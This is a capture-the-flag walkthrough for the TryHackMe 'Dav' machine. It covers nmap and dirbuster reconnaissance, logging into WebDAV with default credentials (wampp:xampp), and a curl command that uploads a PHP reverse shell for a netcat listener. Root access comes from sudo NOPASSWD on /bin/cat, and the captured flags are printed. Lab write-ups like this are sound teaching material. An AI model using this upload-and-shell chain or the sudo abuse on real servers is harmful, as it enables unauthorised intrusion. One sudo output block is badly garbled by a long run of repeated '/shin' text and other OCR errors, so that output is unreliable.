Dav - Walkthrough

In this machine, the challenger has to upload a file to the web server via the command line to get a shell. Then perform privilege escalation to get the root flag.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, firefox, dirbuster, burp suite, curl, netcat

Scanning


After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/Dav
                                                           File Actions Edit View Help
  -(kali®kali)-[~/Desktop/tryhackme/others/Dav]
 -$ nmap -T4 -sV 10.10.135.67
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 10:5
Nmap scan report for 10.10.135.67
Host is up (0.18s latency).
Not shown: 999 closed ports
       STATE SERVICE VERSION
PORT
             http Apache httpd 2.4.18 ((Ubuntu))
80/tcp open
Service detection performed. Please report any incorrect r
Nmap done: 1 IP address (1 host up) scanned in 42.44 secon
   ·(kali: kali)-[~/Desktop/tryhackme/others/Dav]
```


Port 80 was opened. Then I opened the url: http://10.10.135.67:80 in the firefox and found the apache default webpage. I found nothing in the source code. Then I launched dirbuster to discover any hidden directories.

Reconnaissance

I found an interesting directory named /webdav/. Then I opened the directory in the firefox. it was protected with http basic authentication.



So, I searched for default credentials related to webday. I **found the default credentials** on a website.




Exploitation


Then I put these credentials in the authentication panel and I was redirected to a webpage which had a hash encrypted username-password file. I tried to decrypt the hash & found that it was the same one that I used to authenticate.

then I captured a request in the **burp suite** and found the allowed request methods by using the OPTIONS request method.


I found that **copy & move methods were allowed**, which meant that I can upload a file onto the web server.



Then I used **curl http://10.10.135.67/webdav/ -u wampp:xampp –upload-file payload.php** to upload a php reverse shell payload.



Then I started a **netcat listener** and when I clicked the payload on webpage, I **got the shell of user www-data**.



Then in the /home/merlin/user.txt file, I found the user flag.

```
File Actions Edit View Help

$ cd /home
$ ls
merlin
wampp
$ cd merlin
$ ls
user.txt
$ cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
$
```

Privilege Escalation

Then I used **sudo -l** and found that I was able to run /bin/cat command with root permissions.

```
File Actions Edit View Help

Matching Defaults entries for www-data on ubu ntu:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin\:/shin
```

Then I used command sudo -u root /bin/cat /root/root.txt and got the root flag.

```
File Actions Edit View Help

Matching Defaults entries for www-data on ubu
ntu:
    env_reset, mail_badpass, secure_path=/usr
/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands
on ubuntu: earesticted
    (ALL) NOPASSWD: /bin/cat
$ sudo -u root /bin/cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
$
```